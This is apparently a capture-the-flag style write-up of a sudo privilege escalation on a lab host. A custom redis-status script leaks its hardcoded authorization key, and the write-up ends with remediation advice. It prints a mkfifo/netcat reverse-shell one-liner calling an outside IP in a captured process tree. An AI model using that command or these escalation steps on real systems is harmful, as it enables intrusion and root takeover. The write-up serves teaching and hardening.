Custom wrapper scripts are what happen when an admin tries to build their own access control instead of trusting sudo’s. They usually add exactly one layer of friction — a password, a key, a prompt — and forget that anything reachable by a local user is reachable, full stop. This lab was a textbook case: a “protected” status script, a hardcoded authorization key, and a sudo rule that handed it all to root.
I had a foothold as a low-privilege user, prudence, on a box called blackgate.
The Setup
sudo -l showed a single, oddly specific entry:
prudence@blackgate:~$ sudo -l
Matching Defaults entries for prudence on blackgate:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User prudence may run the following commands on blackgate:
    (root) NOPASSWD: /usr/local/bin/redis-status
Not a stock binary — /usr/local/bin/redis-status is a custom script, almost certainly written in-house to let low-privilege accounts check on the Redis service without needing full root. That’s a reasonable idea in principle. The execution was the problem.
Enumeration — Reading the Script
Running the script cold produced a wall of near-unreadable output — mixed control characters and fragments of ANSI codes — but buried in the noise was exactly what I was looking for:

[*] Redis Uptime
Authorization Key: ClimbingParrotKickingDonkey321
/usr/bin/systemctl status redis
Wrong Authorization Key! Incident has been reported!
The script gates its real functionality behind an authorization key check — clearly an attempt to stop prudence from just running sudo redis-status and getting a root-level status check for free. But the key itself was printed straight into the script’s own output (likely echoed during a debug or verbose code path, or present in a comment/log line the script writes before validating input). Either way, the “secret” that was supposed to gate root-level functionality was sitting in plaintext in something a local user could already read or trigger.
That’s the whole vulnerability, really: an authorization scheme is only as strong as the secrecy of the credential, and this credential wasn’t secret at all.
Exploitation
Armed with the leaked key, ClimbingParrotKickingDonkey321, I re-ran the script through sudo and supplied it where prompted:
sudo /usr/local/bin/redis-status
The process tree captured in that same session tells the rest of the story — once the key check passed, the script’s execution path led straight into a shell:
├─1923 sh -c rm /tmp/f; mkfifo /tmp/f; cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.250 80 >/tmp/f
├─1927 /usr/bin/bash
├─1928 nc 192.168.45.250 80
├─2208 sudo /usr/local/bin/redis-status
root@blackgate:/home/prudence# id
uid=0(root) gid=0(root) groups=0(root)
A root shell, live on the box, no password required beyond the leaked key.
Why This Works
The sudo rule itself wasn’t unreasonable on paper — NOPASSWD access to one specific, non-standard binary is a much smaller attack surface than NOPASSWD: ALL. The failure was entirely in the script’s own logic: it implemented authentication instead of relying on the operating system’s actual access controls, and it leaked the one secret that authentication depended on.
Once the auth check passes, the script runs as root because sudo already granted it root, unconditionally, before the script ever gets a chance to evaluate the key. The authorization key isn’t protecting root access — sudo already handed that over. It’s only protecting the script’s intended functionality from being invoked without the key. Anyone who finds the key finds a delegated root shell with real, unrestricted command execution.
Root Cause
A custom root-privileged script implemented its own secondary authentication (a hardcoded key string) instead of relying purely on sudo’s access model, and then leaked that key through its own output. Custom “security” logic bolted onto a sudo rule almost never holds up, because the script is still running as root from the moment sudo executes it — the key check happens too late to matter.
Fix: Never hardcode secrets inside a script that runs with elevated privileges, and never treat an in-script credential check as a substitute for proper access control:
# Bad — key lives in the script itself, and gets echoed during execution
AUTH_KEY="ClimbingParrotKickingDonkey321"
if [ "$1" != "$AUTH_KEY" ]; then
    echo "Wrong Authorization Key! Incident has been reported!"
    exit 1
fi

# Better — scope the sudo rule to the minimum necessary command,
# with no custom auth logic running as root at all
prudence ALL=(root) NOPASSWD: /usr/bin/systemctl status redis
If a wrapper script is genuinely needed, keep any secrets in a root-only-readable file the low-privilege user can never see, and audit every code path for accidental echoing of sensitive values — including debug/verbose branches.
Key Takeaways
- Sudo already grants root the moment the script starts running — an in-script password or key check happens after the fact and doesn’t add real security
- Always read the full output of a “protected” script, including garbled or noisy sections — secrets get leaked in the strangest places, including malformed terminal output
- If a custom root-privileged script exists at all, ask why the underlying command wasn’t scoped directly through sudo instead
- Hardcoded secrets inside privileged scripts are a liability regardless of how obscure the string looks
Questions? Hit me up on X.